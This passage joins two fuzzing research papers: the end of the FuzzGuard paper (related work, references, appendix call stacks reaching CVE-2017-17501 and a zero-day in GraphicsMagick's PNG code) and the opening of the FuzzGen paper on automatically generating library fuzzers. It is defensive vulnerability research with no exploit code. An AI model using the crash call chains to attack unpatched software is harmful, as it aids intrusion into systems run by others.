Learning models. Intuitively, the convolutional architecture uses local patterns. But CNN can actually handle non-local patterns as long as it has enough neural network layers. RNN is similar: when it has enough layers, it can handle non-local patterns; otherwise, it will forget former features. However, the overhead of RNN to handle long data is very large. So we choose to use a 3-layer CNN. In our evaluation, the results show that CNN achieved a good performance (1.9% false positive rate and 0.02% false negative rate on average), which may indicate that most key features in the inputs are local patterns (e.g., the field `bits_per_pixel` in Figure 6). This is understandable: for a single constraint in an if-statement, it usually relies on the local bytes in inputs to make decisions.

Memory usage. In theory, we could keep the unreachable inputs in memory forever to avoid missing a PoC. However, in real situation, the memory is limited. So our idea is to remove those inputs that are highly impossible to reach the buggy code. In other words, if an input is judged as "unreachable" by the updated models for dozens of times, it is highly possible that it cannot reach the buggy code. In this way, we could save memory while at the same time keeping the accuracy. Based on our evaluation, no PoC is dropped in this way.

9 Related Work

Traditional Fuzzers. A lot of state-of-the-arts are proposed in recent years. AFL [2] is a representative CGF fuzzer among them, which gives other fuzzers a guidance. For example, Böhme et al. [10] use the Markov model to construct the fuzzing process. It chooses the seeds which exercise the low-frequency execution paths, and then mutates them to cover more code to find bugs. FairFuzz [24] is similar to AFLFast [10], but it provides new mutation strategies (i.e., overwritten, deleted and inserted). Gan et al. [16] fix the problem of path collision in AFL by correcting the path coverage calculation in AFL. Another variant of AFL is AFLGo [9], it selects the seeds which have the execution path closer to the targets path, and mutates them to trigger the target bugs. And Chen et al. [12] improve AFLGo by new strategies of seed selection and mutation. Some researchers improve the effectiveness by traditional program analysis. For example, Li et al. [25] use static analysis and instrumentation to acquire the magic number position during execution and apply them to the mutation to improve the execution depth of the test case. Chen et al. [13] use dynamic techniques such as colorful taint analysis to find bugs. Rawat et al. [30] use both static and dynamic analysis techniques to obtain control flow and data flow information to improve the effectiveness of the mutation. Chen et al. [14] discover memory layouts to perform accurate fuzzing. Different from their work, we leverage deep-learning-based approach to filter out unreachable inputs to increase the performance of fuzzing.

Learning-based Fuzzers. There are also some fuzzers using intelligent techniques. For example, You et al. [35] extract vulnerable information from CVE descriptions and trigger the bugs in Linux kernel. Wang et al. [33] learn the grammar and semantics features from a large number of program inputs through probabilistic context sensitive grammar (PCSG), and then generate program inputs from that PCSG. Similarly, there are some previous studies [17, 28, 29] training static models to improve the mutation strategy of the fuzzer by generating inputs that are more likely to trigger bugs. Godefroid et al. [17] apply RNN to learn the grammar of program inputs through a large number of test cases, and further leverage the learned grammar to generate new inputs consequently. Rajpal et al. [29] utilize a LSTM model to predict suitable bytes in inputs and mutates these bytes to maximize edge-coverage based on previous fuzzing experience. Nichols et al. [28] train a GAN model to predict the executed path of an input. Chen et al. [15] apply gradient descent algorithm to solve the path constraint problem and find the key bytes in an input to the buggy code. She et al. [31] also utilize gradient descent to smooth the neural network model and learn branches in the program to improve program coverage. Different from these studies which mainly focus on mutating inputs to achieve high code coverage or to efficiently reach target buggy code, the goal of FuzzGuard is to help DGF filter out unreachable inputs, which is complementary and compatible with other fuzzers, instead of replacing them.

10 Conclusion

Recently, DGF is efficient to find the bugs with potentially known locations. To increase the efficiency of fuzzing, most of the current studies focus on mutating inputs to increase the possibility to reach the target, but little has been done on filtering out unreachable inputs. In this paper, we propose a deep-learning-based approach, named FuzzGuard, which predicts reachability of program inputs without executing the program. We also present a suite of novel techniques to handle the challenge of lacking representative labeled data. The results on 45 real bugs show that up to 17.1× speedup could be gained by FuzzGuard. We further show the key features learned by FuzzGuard, which indeed impact the execution.

Acknowledgments

The authors would like to thank our shepherd Konrad Rieck and anonymous reviewers for their insightful comments. The authors are supported in part by Beijing Natural Science Foundation (No. JQ18011), NSFC U1836211, 61728209, National Top-notch Youth Talents Program of China, Youth Innovation Promotion Association CAS, Beijing Nova Program, National Frontier Science and Technology Innovation Project (No. YJKYYQ20170070).

References

[1] podofo. http://podofo.sourceforge.net, 2006.

[2] American fuzzy lop. http://lcamtuf.coredump.cx/afl, 2018.

[3] Information of cve-2018-20189. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20189, 2018.

[4] Rectified linear unit. https://ldapwiki.com/wiki/Rectified%20Linear%20Unit, 2018.

[5] Dominator (graph theory). https://en.wikipedia.org/wiki/Dominator_(graph_theory), 2019.

[6] Networkx. https://networkx.github.io, 2019.

[7] pytorch. https://pytorch.org/, 2019.

[8] Julius Adebayo, Justin Gilmer, Michael Muelly, Ian Goodfellow, Moritz Hardt, and Been Kim. Sanity checks for saliency maps. In Advances in Neural Information Processing Systems, pages 9505–9515, 2018.

[9] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pages 2329–2344. ACM, 2017.

[10] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. In Proceedings of the 23rd ACM Conference on Computer and Communications Security (CCS 2016), pages 1032–1043. ACM, 2016.

[11] Zhaowei Cai and Nuno Vasconcelos. Cascade r-cnn: Delving into high quality object detection. In Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition, pages 6154–6162, 2018.

[12] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: towards a desired directed grey-box fuzzer. In Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, pages 2095–2108. ACM, 2018.

[13] Kai Chen, DengGuo Feng, PuRui Su, and YingJun Zhang. Black-box testing based on colorful taint analysis. Scientia Sinica Informationis, 55(1):171–183.

[14] Kai Chen, Yingjun Zhang, and Peng Liu. Dynamically discovering likely memory layout to perform accurate fuzzing. IEEE Transactions on Reliability, 65(3):1180–1194, 2016.

[15] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In 2018 IEEE Symposium on Security and Privacy (SP), pages 711–725. IEEE, 2018.

[16] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. Collafl: Path sensitive fuzzing. In 2018 IEEE Symposium on Security and Privacy (SP), pages 679–696. IEEE, 2018.

[17] Patrice Godefroid, Hila Peleg, and Rishabh Singh. Learn&fuzz: Machine learning for input fuzzing. In Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering, pages 50–59. IEEE Press, 2017.

[18] Ian Goodfellow, Yoshua Bengio, Aaron Courville, and Yoshua Bengio. Deep learning, volume 1. MIT press Cambridge, 2016.

[19] Kai Kang, Hongsheng Li, Junjie Yan, Xingyu Zeng, Bin Yang, Tong Xiao, Cong Zhang, Zhe Wang, Ruohui Wang, Xiaogang Wang, et al. T-cnn: Tubelets with convolutional neural networks for object detection from videos. IEEE Transactions on Circuits and Systems for Video Technology, 28(10):2896–2907, 2018.

[20] James C King. Symbolic execution and program testing. Communications of the ACM, 19(7):385–394, 1976.

[21] D Kinga and J Ba Adam. A method for stochastic optimization. In International Conference on Learning Representations (ICLR), volume 5, 2015.

[22] lcamtuf. America Fuzz Loop strategies. https://lcamtuf.blogspot.com/2014/08/binary-fuzzing-strategies-what-works.html, 2014.

[23] Erich L Lehmann and George Casella. Theory of point estimation. Springer Science & Business Media, 2006.

[24] Caroline Lemieux and Koushik Sen. Fairfuzz: Targeting rare branches to rapidly increase greybox fuzz testing coverage. In Proceedings of the 33rd IEEE/ACM International Conference on Automated Software Engineering, 2018.

[25] Yuekang Li, Bihuan Chen, Mahinthan Chandramohan, Shang-Wei Lin, Yang Liu, and Alwen Tiu. Steelix: program-state based binary fuzzing. In Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering, pages 627–637. ACM, 2017.

[26] Edwin David Lughofer. Flexfis: A robust incremental learning approach for evolving takagi–sugeno fuzzy models. IEEE Transactions on fuzzy systems, 16(6):1393–1410, 2008.

[27] Barton P Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of unix utilities. Communications of the ACM, 33(12):32–44, 1990.

[28] Nicole Nichols, Mark Raugas, Robert Jasper, and Nathan Hilliard. Faster fuzzing: Reinitialization with deep neural models. arXiv preprint arXiv:1711.02807, 2017.

[29] Mohit Rajpal, William Blum, and Rishabh Singh. Not all bytes are equal: Neural byte sieve for fuzzing. arXiv preprint arXiv:1711.04596, 2017.

[30] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In Proceedings of the 24th Annual Network and Distributed System Security Symposium (NDSS 2017). ISOC, 2017.

[31] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. Neuzz: Efficient fuzzing with neural program learning. In 2019 IEEE Symposium on Security and Privacy (SP). IEEE, 2019.

[32] Michael Sutton, Adam Greene, and Pedram Amini. Fuzzing: Brute Force Vulnerability Discovery. Pearson Education, 2007.

[33] Junjie Wang, Bihuan Chen, Lei Wei, and Yang Liu. Skyfire: Data-driven seed generation for fuzzing. In Proceedings of the 38th IEEE Symposium on Security & Privacy (S&P 2017). IEEE, 2017.

[34] Xiang Wu, Ran He, Zhenan Sun, and Tieniu Tan. A light cnn for deep face representation with noisy labels. IEEE Transactions on Information Forensics and Security, 13(11):2884–2896, 2018.

[35] Wei You, Peiyuan Zong, Kai Chen, XiaoFeng Wang, Xiaojing Liao, Pan Bian, and Bin Liang. Semfuzz: Semantics-based automatic generation of proof-of-concept exploits. In Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, pages 2139–2154. ACM, 2017.

[36] Zhedong Zheng, Liang Zheng, and Yi Yang. A discriminatively learned cnn embedding for person reidentification. ACM Transactions on Multimedia Computing, Communications, and Applications (TOMM), 14(1):13, 2018.

Appendix

```
0x665abb in WriteOnePNGImage coders/png.c:7061
0x677891 in WriteMNGImage coders/png.c:9881
0x479f3d in WriteImage magick/constitute.c:2230
0x47a891 in WriteImages magick/constitute.c:2387
0x42bb9d in ConvertImageCommand magick/command.c:6087
0x43672e in MagickCommand magick/command.c:8872
0x45eeaf in GMCommandSingle magick/command.c:17393
0x45f0fb in GMCommand magick/command.c:17446
0x40c895 in main utilities/gm.c:61
```

Listing 2: The sequence of calls to trigger CVE-2017-17501.

```
0x548b71 in WriteOnePNGImage coders/png.c:7263
0x551d97 in WriteMNGImage coders/png.c:9881
0x450f60 in WriteImage magick/constitute.c:2230
0x4515da in WriteImages magick/constitute.c:2387
0x4215bc in ConvertImageCommand magick/command.c:6087
0x427e48 in MagickCommand magick/command.c:8872
0x44113e in GMCommandSingle magick/command.c:17393
0x441267 in GMCommand magick/command.c:17446
0x40be26 in main utilities/gm.c:61
```

Listing 3: The sequence of calls to trigger the zero-day vulnerability.

FuzzGen: Automatic Fuzzer Generation

Kyriakos K. Ispoglou
Google Inc.

Daniel Austin
Google Inc.

Vishwath Mohan
Google Inc.

Mathias Payer
EPFL

Abstract

Fuzzing is a testing technique to discover unknown vulnerabilities in software. When applying fuzzing to libraries, the core idea of supplying random input remains unchanged, yet it is non-trivial to achieve good code coverage. Libraries cannot run as standalone programs, but instead are invoked through another application. Triggering code deep in a library remains challenging as specific sequences of API calls are required to build up the necessary state. Libraries are diverse and have unique interfaces that require unique fuzzers, so far written by a human analyst.

To address this issue, we present FuzzGen, a tool for automatically synthesizing fuzzers for complex libraries in a given environment. FuzzGen leverages a *whole system analysis* to infer the library's interface and synthesizes fuzzers specifically for that library. FuzzGen requires no human interaction and can be applied to a wide range of libraries. Furthermore, the generated fuzzers leverage LibFuzzer to achieve better code coverage and expose bugs that reside deep in the library.

FuzzGen was evaluated on Debian and the Android Open Source Project (AOSP) selecting 7 libraries to generate fuzzers. So far, we have found 17 previously unpatched vulnerabilities with 6 assigned CVEs. The generated fuzzers achieve an average of 54.94% code coverage; an improvement of 6.94% when compared to manually written fuzzers, demonstrating the effectiveness and generality of FuzzGen.

1 Introduction

Modern software distributions like Debian, Ubuntu, and the Android Open Source Project (AOSP) are large and complex ecosystems with many different software components. Debian consists of a base system with hundreds of libraries, system services and their configurations, and a customized Linux kernel. Similarly, AOSP consists of the ART virtual machine, Google's support libraries, and several hundred third party components including open source libraries and vendor specific code. While Google has been increasing efforts to fuzz test this code, e.g., OSS-Fuzz [35, 36], code in these repositories does not always go through a rigorous code review process. All these components in AOSP may contain vulnerabilities and could jeopardize the security of Android systems. Given the vast amount of code and its high complexity, fuzzing is a simple yet effective way of uncovering unknown vulnerabilities [20, 27]. Discovering and fixing new vulnerabilities is a crucial factor in improving the overall security and reliability of Android.

Automated generational grey-box fuzzing, e.g., based on AFL [44] or any of the more recent advances over AFL such as AFLfast [6], AFLGo [5], collAFL [19], Driller [37], VUzzer [31], T-Fuzz [28], QSYM [42], or Angora [8] are highly effective at finding bugs in programs by mutating inputs based on execution feedback and new code coverage [24]. Programs implicitly generate legal complex program state as fuzzed input covers different program paths. Illegal paths quickly result in an error state that is either gracefully handled by the program or results in a true crash. Code coverage is therefore an efficient indication of fuzzed program state.

While such greybox-fuzzing techniques achieve great results regarding code coverage and number of discovered crashes in *programs*, their effectiveness does not transfer to fuzzing *libraries*. Libraries expose an API without dependency information between individual functions. Functions must be called in the right sequence with the right arguments to build complex state that is shared between calls. These implicit dependencies between library calls are often mentioned in documentation but are generally not formally specified. Calling random exported functions with random arguments is unlikely to result in an efficient fuzzing campaign. For example, *libmpeg2* requires an allocated context that contains the current encoder/decoder configuration and buffer information. This context is passed to each subsequent library function. Random fuzzing input is unlikely to create this context and correctly pass it to later functions. Quite the contrary, it will generate a large number of false positive crashes when library dependencies are not enforced, e.g., the configuration function may set the length of the allocated decode buffer in the

internal state that is passed to the next function. A fuzzer that is unaware of this length field may supply a random length, resulting in a spurious buffer overflow. Alternatively, "invalid state checks" in library functions will likely detect dependency violations and terminate execution early, resulting in wasted fuzzing performance. To effectively fuzz libraries, a common approach is to manually write small programs which build up state and call API functions in a "valid" sequence. This allows the fuzzer to build up the necessary state to test functionality deep in the library.

libFuzzer [33] facilitates library fuzzing through the help of an analyst. The analyst writes a small "fuzzer stub", a function that (i) calls the required library functions to set up the necessary state and (ii) leverages random input to fuzz state and control-flow. The analyst must write such a stub for each tested component. Determining interesting API calls, API dependencies, and fuzzed arguments is at the sole discretion of the analyst. While this approach mitigates the challenge of exposing the API, it relies on *deep* human knowledge of the underlying API and its usage. Hence, this approach does not scale to many different libraries.

FuzzGen is based on the following intuition: *existing code* on the system *utilizes* the library in *diverse* aspects. Abstracting the graph of possible library dependencies allows us to infer the complex library API. Different aspects of the API are tested by *automatically generating custom fuzzer stubs* based on the inferred API. The automatically generated fuzzers will execute sequences of library calls that are similar to those present in real programs without the "bloat" of real programs, i.e., removing all computation that is not strictly necessary to build the state required for fuzzing. These fuzzers will achieve deep coverage, improving over fuzzers written by an analyst as they consider real deployments and API usage.

On one hand, many libraries contain unit tests that exercise simple aspects of the library. On the other hand, programs that utilize a library's API build up deep state for specific functions. Leveraging only individual test cases for fuzzing is often too simplistic and building on complex programs results in low coverage as all the program functionality is executed alongside the target library. Test cases are too simple and fail to expose deep bugs while full programs are too complex. A mechanism that automatically constructs arbitrarily complex fuzzer stubs with complex API interactions and library state allows sufficient testing of complex API functions. The set of all test cases and programs which use a library covers nearly all relevant API invocations and contains code to set up the necessary complex state to execute API calls. The vast amount of different library usages implicitly defines an *Abstract API Dependence Graph* (A^2DG). Based on this A^2DG it is possible to automatically create fuzzer stubs that test different aspects of a library (Figure 1).

To address the challenges of fuzzing complex libraries, we propose *FuzzGen*. FuzzGen consists of three parts: an API inference, an A^2DG construction mechanism, and a fuzzer




Figure 1: The main intuition behind FuzzGen. To synthesize a fuzzer, FuzzGen performs a whole system analysis to extract all valid API interactions.

generator that leverages the A^2DG to produce a custom libFuzzer "fuzzer stub". The API inference component builds an A^2DG based on all test cases and programs on a system that use a given library. The A^2DG is a graph that records all API interactions, including parameter value range and possible interactions. Our analysis infers library use and constructs a generic A^2DG based on this use. The fuzzer generator synthesizes fuzzers that build up complex state and leverage fuzz input to trigger faults deep in the library. FuzzGen automates the manual process of the analyst in creating custom-tailored fuzzers for libraries and specific library functions. The key contribution of FuzzGen is an *automatic* way to create new libFuzzer [33] stubs, enabling *broad and deep* library fuzzing.

FuzzGen performs a *whole system analysis*, iterating over all programs and libraries that use the target library to infer the A^2DG. It then *automatically* generates fuzzer stubs (ranging from 1,000 to 10,000 LoC) that encode the A^2DG and use libFuzzer to fuzz individual API components. FuzzGen was evaluated on Debian and Android [2].

Our evaluation of FuzzGen so far, resulted in 17 discovered vulnerabilities in the Android media framework, with 6 assigned CVEs: CVE-2019-2176 [16], CVE-2019-2108 [15], CVE-2019-2107 [14] and CVE-2019-2106 [13] (critical), CVE-2017-13187 [12] (high) and –duplicate– CVE-2017-0858 [11] (medium). (in Appendix C we provide more details on these vulnerabilities). Finding and eliminating vulnerabilities in these components is crucial to prevent potential attacks such as StageFright [17]. So far, FuzzGen has reported 17 new vulnerabilities in Android native libraries and Debian. The discovered bugs range from denial of service to stack buffer overflows, as shown in Section 6. Overall FuzzGen makes the following contributions:

- Design of a *whole system analysis* that infers valid API interactions for a given library based on existing programs and libraries that use the target library—abstracting the information into an Abstract API Dependence Graph (A^2DG);
- Based on the A^2DG, FuzzGen creates libFuzzer stubs that construct complex program state to expose vulnerabilities in deep library functions was developed—fuzzers are generated without human interaction;
- Evaluation of the prototype on AOSP and Debian demonstrates the effectiveness and the generality of the FuzzGen technique. Generating fuzzers for 7 libraries, FuzzGen discovered 17 bugs. The generated fuzzers achieve 54.94% code coverage on average, compared to 48.00% that fuzzer stubs—written manually by experts—achieve.

A note on disclosure: All bugs have been responsibly disclosed, and fixes have been pushed to the corresponding projects. The source code of our prototype is available at https://github.com/HexHive/FuzzGen, allowing other researchers to reproduce our results and to extend our automatic fuzzer generation technique.

2 The case for API-aware fuzzer construction

Writing an effective API-aware fuzzer requires an in-depth understanding of the target library and pinpointing the interesting components for fuzzing. Consider the libmpeg2 library, which provides encoding and decoding functions for MPEG2 video streams. The library contains several functions to build up a per-stream context that other functions take as a parameter. This approach of encapsulating state is common in libraries. Figure 2 shows a code snippet for properly initializing an MPEG2 decoding object. A fully initialized decoder object is required to decode a video frame. Without this decoder object, frames cannot be decoded.

While a target-agnostic fuzzer (invoking all functions with random arguments in a random order) may find simple issues, deep bugs will likely be missed due to their dependence on complex state. Naive fuzzers are also prone to false positives due to lack of API awareness. Consider a fuzzer that targets frame decoding. If the context does not contain a valid length with a pointer to an allocated decode buffer then the fuzzer will trigger a false positive crash when the decoded frame is written to unallocated memory. However, this is not a bug in the decode function. It is simply improper initialization. Orthogonally, by supplying random values to certain arguments, such as function pointers or sizes, a fuzzer may trigger memory errors. These crashes do not correspond to actual bugs or vulnerabilities as such an illegal context cannot be generated through any possible execution of a benign use of the library. Inferring API dependencies, such as generating a common

```
/* 1. Obtain available number of memory records */
iv_num_mem_rec_ip_t num_mr_ip = { ... };
iv_num_mem_rec_op_t num_mr_op = { ... };
impeg2d_api_function(NULL, &num_mr_ip, &num_mr_op);

/* 2. Allocate memory & fill memory records */
nmemrecs = num_mr_op.u4_num_mem_rec;
memrec   = malloc(nmemrecs * sizeof(iv_mem_rec_t));

for (i=0; i<nmemrecs; ++i)
    memrec[i].u4_size = sizeof(iv_mem_rec_t);

impeg2d_fill_mem_rec_ip_t fill_mr_ip = { ... };
impeg2d_fill_mem_rec_op_t fill_mr_op = { ... };
impeg2d_api_function(NULL, &fill_mr_ip, &fill_mr_op);

nmemrecs = fill_mr_op.s_ivd_fill_mem_rec_op_t
                     .u4_num_mem_rec_filled;

for (i=0; i<nmemrecs; ++i)
    memrec[i].pv_base = memalign(memrec[i].u4_mem_alignment,
  memrec[i].u4_mem_size);

/* 3. Initalize decoder object */
iv_obj_t *iv_obj = memrec[0].pv_base;
iv_obj->pv_fxns  = impeg2d_api_function;
iv_obj->u4_size  = sizeof(iv_obj_t);

impeg2d_init_ip_t init_ip = { ... };
impeg2d_init_op_t init_op = { ... };
impeg2d_api_function(iv_obj, &init_ip, &init_op);

/* 4. Decoder is ready to decode headers/frames */
```

Figure 2: Source code that initializes an MPEG2 decoder object. Low level details such as struct field initializations, variable declarations, or casts are omitted for brevity.

context, initializing the necessary buffers, and preparing it for usage, is challenging because dependencies are not encoded as part of the library specification.

However, by observing a module that utilizes libmpeg2 (i.e., a *library consumer*), we could observe the dependencies between the API calls and infer the correct order of context initialization calls. Such dependencies come in the form of (a) *control flow* dependencies and (b) *shared* arguments (variables that are passed as arguments in more than one API call). Furthermore, arguments that hold the state of the library (e.g., the context), should not be fuzzed, but instead they should be passed, without intermediate modification, from one call to the next. Note that this type of information is usually *not formally specified*. The libmpeg2 library exposes a single API call, `impeg2d_api_function`, that dispatches to a large set of internal API functions. Yet, this state machine of API dependencies is not made explicit in the code.

3 Background and Related Work

Early fuzzers focused on generating random parameters to test resilience of code against illegal inputs. Different forms of fuzzers exist depending on how they generate input, handle crashes, or process information. *Generational* fuzzers, e.g., PROTOS [32], SPIKE [1], or PEACH [18], generate inputs based on a format specification, while *mutational* fuzzers, e.g., AFL [44], honggfuzz [39], or zzuf [22], synthesize inputs through random mutations on existing inputs, according to some criterion (e.g., code coverage). Typically, increasing

code coverage and number of unique crashes is correlated with fuzzer effectiveness.

Mutational fuzzers have become the de-facto standard for fuzzing due to their efficiency and ability to adapt input. The research community developed additional metrics to classify fuzzers, based on their "knowledge" about the target program. *Blackbox* fuzzers, have no information about the program under test. That is, they treat all programs *equally*, which allows them to target arbitrary applications. *Whitebox* fuzzers are aware of the program that they test and are target-specific. They adjust inputs based on some information about the target program, targeting more "interesting" parts of the program. Although whitebox fuzzers are often more effective in finding bugs (as they focus on a small part of the program) and therefore have lower complexity, they require manual effort and analysis and allow only limited reuse across different programs (the whitebox fuzzer for program A cannot be used for program B). *Greybox* fuzzers attempt to find a balance between blackbox and whitebox fuzzing by inferring information about the program and feeding that information back to guide the fuzzing process. Evaluating fuzzers is challenging. We follow proposed guidelines [24] for a thorough evaluation.

Code coverage is often used in greybox fuzzers to determine if an input should be further evaluated. The intuition is that the more code a given input can reach the more likely is to expose bugs that reside deep in the code. Fuzzers are limited by the *coverage wall*. This occurs when the fuzzer stops making progress, and could be due to limitations of the model, input generation, or other constraints. Any newly generated input will only cover code that has already been tested. Several recent extensions of AFL have tried to address the coverage wall using symbolic or concolic execution techniques [23] and constraint solving. Driller [37] detects if the fuzzer no longer increases coverage and leverages program tracing to collect constraints along paths. Driller then uses a constraint solver to construct inputs that trigger new code paths. Driller works well on CGC binaries but the constraint solving cost can become high for larger programs. VUzzer [31] leverages static and dynamic analysis to infer control-flow of the application under test, allowing it to generate application-aware input. T-Fuzz [28] follows a similar idea but instead of adding constraint solving to the input generation loop, it rewrites the binary to bypass hard checks. If a crash is found in the rewritten binary, constraint solving is used to see if a crash along the same path can be triggered in the original binary. FairFuzz [26] increases code coverage by prioritizing inputs that reach "rare" (i.e., triggered by very few inputs) areas of the program, preventing mutations on checksums or strict header formats. FuzzGen addresses the coverage wall by generating multiple different fuzzers with different API interactions. The A^2DG allows FuzzGen to quickly generate alternate fuzz drivers that explore other parts of the library under test.

Although the aforementioned fuzzing approaches are effective in exposing unknown vulnerabilities, they assume that the target program has a well defined interface to supply random input and observe for crashes. These methods cannot be extended to deal with libraries. A major challenge is the *interface diversity* of the libraries, where each library provides a different interface through its own set of exported API calls. DIFUZE [10] was the first approach for interface-aware fuzzing of kernel drivers. Kernel drivers follow a well-defined interface (through `ioctl`) allowing DIFUZE to reuse common structure across drivers. FuzzGen infers how an API is used from existing use cases and generates fuzzing functions based on observed usage. SemFuzz [41], used natural-language processing to process the CVE descriptions and extract the location of the bug. Then it uses this information to synthesize inputs that target this specific part of the vulnerable code.

Developed concurrently and independently from FuzzGen, FUDGE [4] is the most recent effort on automated fuzz driver generation. FUDGE leverages a *single* library consumer to infer valid API usages of a library to synthesize fuzzers. However there are two major differences to our approach: *First*, FUDGE extracts sequences of API calls and their context (called "snippets") from a single library consumer and then uses these snippets to create fuzz drivers which are then tested using a dynamic analysis. Instead of extracting short snippets from consumers, FuzzGen *minimizes consumers* (iterating over the consumer's CFG) to only the library calls, their dependent checks, and dependent arguments/data flow. *Second,* FUDGE creates many small fuzz drivers from an extracted snippet. In comparison, FuzzGen merges *multiple* consumers to a graph where sequences of arbitrary length can be synthesized. Instead of the 1-N approach of FUDGE, FuzzGen uses an M-N approach to increase flexibility. Compared to FUDGE, FuzzGen fuzzers are larger, more generic, focusing on complex API interaction and not just short API sequences.

Beside fuzzing, there are several approaches to infer API usage and specification. One way to infer API specifications [29, 30] is through dynamic analysis. This approach collects runtime traces from an application, analyzes objects and API calls and produces Finite State Machines (FSMs) that describe valid sequences of API calls. This set of API specifications is solely based on dynamic analysis. Producing rich execution traces that utilize many different aspects of the library requires the ability to generate proper inputs to the program. Similarly, API Sanitizer [43] finds violation of API usages. APISan infers correct usages of an API from other uses of the API and ranks them probabilistically, without relying on whole-program analysis. APISan leverages symbolic execution to create a database of (symbolic) execution traces and statistically infers valid API usages. APISan suffers from limited scalability due to symbolic execution. As a static analysis tool, it may result in false positives. SSLint [21] targets SSL/TLS libraries and discovers API violations based on an analyst-encoded API graph. MOPS [7] is a static analyzer that uses a set of safe programming rules and searches for

violations of those rules. *Yamaguchi et. al* [40] present a technique that mines common vulnerabilities from source code, representing them as a code property graph. Based on this representation, they discover bugs in other programs.

4 Design

To synthesize customized fuzzer stubs for a library, FuzzGen requires both the library and code that exercises the library (referred to as library *consumer*). FuzzGen leverages a whole system analysis to infer the library API, scanning consumers for library calls. The analysis detects all valid library usage, e.g., valid sequences of API calls and possible argument ranges for each call. This information is essential to create reasonable fuzzer stubs and is not available in the library itself.

By leveraging actual uses of API sequences, FuzzGen synthesizes fuzzer code that follows valid API sequences, comparable to real programs. Our library usage analysis allows FuzzGen to generate fuzzer stubs that are similar to what a human analyst would generate after *learning the API* and *learning how it is used in practice*. FuzzGen improves over a human analyst in several ways: it leverages real-world usage and builds fuzzer stubs that are close to real API invocations; it is complete and leverages all uses of a library, which could be manually overlooked; and FuzzGen scales to full systems due to its automation without requiring human interaction.

At a high level, FuzzGen consists of three distinct phases, as shown in Figure 1. First, FuzzGen analyzes the target library and collects all code on the system that utilizes functions from this library to infer the basic API. Second, FuzzGen builds the *Abstract API Dependence Graph* (A^2DG), which captures all valid API interactions. Third, it synthesizes fuzzer stubs based on the A^2DG.

4.1 Inferring the library API

FuzzGen leverages the source files from the consumers to infer the library's exported API. First, the analysis enumerates all declared functions in the target library, $\mathcal{F}_{lib}$. Then, it identifies *all* functions that are declared in all included headers of all consumers, $\mathcal{F}_{incl}$. Then, the set of potential API functions, $\mathcal{F}_{API}$ is:

$$\mathcal{F}_{API} \leftarrow \mathcal{F}_{lib} \cap \mathcal{F}_{incl} \quad (1)$$

FuzzGen's analysis relies on the Clang framework to extract this information during the compilation of library and consumer. To address over-approximation of inferred library functions (e.g., identification of functions that belong to another library that is used by the target library), FuzzGen applies a *progressive library inference*. Each potential API function is checked by iteratively compiling a test program linked with the target library. If linking fails, the function is not part of the library. Under-approximations are generally not a problem as functions that are exported but never used in a consumer are not reachable through attacker-controlled code.

4.2 A^2DG construction

FuzzGen iterates over library consumers that invoke API calls from the target library and leverages them to infer valid API interactions. It builds an abstract *layout* of library consumers which is used to construct fuzzer stubs. Recall that FuzzGen fuzzer stubs try to follow an API flow similar to that observed in real programs to build up complex state. FuzzGen fuzzer stubs allow some flexibility as some API calls may execute in random order at runtime, depending on the fuzzer's random input. The A^2DG represents the complicated interactions and dependencies between API calls, allowing the fuzzer to satisfy these dependencies. It exposes which functions are invoked first (initialization), which are invoked last (tear down), and which are dependent on each other.

The A^2DG encapsulates two types of information: *control dependencies*, and *data dependences*. Control dependencies indicate how the various API calls should be invoked, while data dependencies describe the potential dependencies between arguments and return values in the API calls (e.g., if the return value of an API call is passed as an argument in a subsequent API call).

The A^2DG is a directed graph of API calls, similar to a coarse-grained Control-Flow Graph (CFG) that expresses sequences of valid API calls in the target library. Edges are also annotated with valid parameter ranges to further improve fuzzing effectiveness as discussed in the following sections. Each node in the A^2DG corresponds to a single call of an API function, and each edge represents *control flow* between two API calls. The A^2DG encodes the control flow across the various API calls and describes which API calls are reachable from a given API call. Figure 3 (a) shows an instance of the CFG from a libopus consumer. The corresponding A^2DG is shown in Figure 3 (b).

Building the A^2DG is two step process. First, a set of *basic* A^2DGs is constructed, one A^2DG for each root function in each consumer. Second, the A^2DGs of all consumers are coalesced into a single A^2DG.

Constructing a basic A^2DG. To build a basic A^2DG, FuzzGen starts with a consumer's CFG. If the consumer is a library, FuzzGen builds CFGs for each exported API function, otherwise it starts with the `main` function. To reconcile the collection of CFGs, FuzzGen leverages the *Call Graph* of the consumer. An individual analysis starts at the entry basic block of every *root* function in the call graph to explore the full consumer. This may lead to a large number of A^2DGs for a library consumer.

